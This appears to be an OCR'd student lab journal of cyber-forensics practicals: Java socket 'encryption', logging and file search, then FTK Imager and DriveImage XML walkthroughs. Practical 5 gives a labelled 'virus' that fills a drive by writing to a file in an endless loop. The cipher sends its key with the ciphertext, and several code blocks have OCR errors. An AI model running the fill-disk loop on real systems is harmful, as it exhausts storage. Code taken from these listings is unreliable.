Practical 1:

Aim: Create java application to send encrypted messages from sender end and decrypt message at receiver end.

Code:

Sender.java file

```
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
public static void main (String [] args) throws Exception {
String s="";
String ct="";
String key="";
Socket sc=new Socket("localhost",6017);
Random r=new Random();
int i=0, k=0;
System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(System.in));
BufferedWriterbw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
s=br.readLine();
int j[]=new int[s.length()];
for(i=0;i<s.length();i++)
{
j[k]=r.nextInt(50);
key+=Integer.valueOf(j[k])+",";
System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
}
System.out.println("Key="+key);
System.out.println("Encrypted message: "+ct);
bw.write(ct+","+key);
bw.flush();
bw.close();
}
}
```

Receiver.java file

```
Import java.io.BufferedReader;
Import java.io.BufferedWriter;
Import java.io.IOException;
Import java.io.InputStreamReader;
Import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
```

```
public class Receiver {
public static void main (String [] args) throws Exception {
String ct="";
String pt="";
ServerSocketskt=new ServerSocket(6017);
Socket sc=skt.accept();
Random r=new Random();
int i=0, k=0;
System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[] s=new String[ct.length()];
s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println(" message"+s[0]);
for(i=0;i<s[0].length();i++)
{
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
}
for(i=0;i<s[0].length();i++)
{
System.out.println("j="+j[i]);
pt+=(char)(s[0].charAt(i)-j[i]);
}
System.out.println(" message from Sender: "+pt);
}
}
```

Practical 2:

Aim: Create java program for creating log files.

Code:

```
import java.io.*;
import java.util.logging.*;
public class MyLogger
{
public static void main (String args[])
{
Logger l=Logger.getLogger(mylogger.class.getName());
FileHandler fh;
try
{
fh=new FileHandler("c:/mylogfile.log",true);
l.addHandler(fh);
l.setLevel(Level.ALL);
SimpleFormatter sf=new SimpleFormatter();
fh.setFormatter(sf);
l.info("My first log");
}
catch(SecurityException e)
{
e.printStackTrace();
}
catch(IOException e)
{
e.printStackTrace();
}
l.info("Hi How r u?");
}
}
```

Practical 3:

Aim: Create java program for searching file in given directory.

Code:

```
java.io.*;
public class FileSearch
{
public static void main(String[] args)throws IOException{
String d="";
final String f;
BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
System.out.println("Enter the directory name where you want to search");
d=br.readLine();
System.out.println("Enter the filter for file you want to search");
f=br.readLine();
File dir=new File(d);
FilenameFilter filter=new FilenameFilter(){
Public boolean accept(File dir,String name){
Return name.startsWith(f);
}
};
String[] children=dir.list(filter);
if(children==null){
System.out.println("Either dir does not exist or is not a directory");
}else{
for(int i=0;i<children.length;i++){
String filename=children[i];
System.out.println(filename);
}
}
}
}
```

Practical 4:

Aim: Create java program to search a particular word in file.

Code:

```
importjava.io.BufferedReader;
importjava.io.FileReader;
importjava.io.InputStreamReader;
public class WordSearch {
public static void main(String[] args) {
try
{
String str="";
String ser="";
int flag=0;
BufferedReader br=new BufferedReader(new FileReader("d:\\file.txt"));
BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
str=br.readLine();
String [] s = new String[str.length()];
System.out.println("enter the text u want to search");
ser=br1.readLine();
s=str.split(" ");
for(int i=0;i<s.length;i++)
{
if(ser.equalsIgnoreCase(s[i]))
{
System.out.println("Text "+ser+" Found");
flag=1;
}
}
if(flag==0)
System.out.println("Text "+ser+" Not Found");
}
catch(Exception e)
{
System.out.println(e);
}
}

}
```

Practical 5:

Aim: Create virus for eating space of particular drive.


Code:

```
Import java.io.FileWriter;
Import java.io.IOException;
public class Virus
{
public static void main(String args[])
{
try
{
FileWriter fw=new FileWriter("c:/virus.dll",true);
while(true)
{
fw.write("virus has been activated");
}
}
catch(IOException e)
{
e.printStackTrace();
}
}
}
```


Practical 6:

Aim: Use DriveImage XML to image a hard drive.


Step 1: Open DriveImage XML software in system.




Step 2: Click on backup button on left side.





Step 3: Click on Drive name of which you want to take backup and press next button at the bottom.




Step 4: Below wizard gets opened. Select next and add directory and filename for backup and then finish.











Practical 7:

Aim: Create forensic images of digital devices from volatile data such as memory using Imager for computer system.


Step 1: Open FTK Imager.




Step 2: Select File >> select create disk image.




Step 3: It shows popup for image source >> select contents of a folder >> next.




Step 4: Select continue, then add directory and click on finish.





Step 5: Now create image window opens >> select Add >> Evidence Item Information tab opens. Add information in it and click next.







Step 6: Select Image destination tab opens. Add destination directory and file name and click finish.






Step 7: Once Create image window opens click on start. Image starts getting created.







Step 8: Again, select file >> Add Evidence item.




Step 9: Select Source window opens >> select Image file >> next.



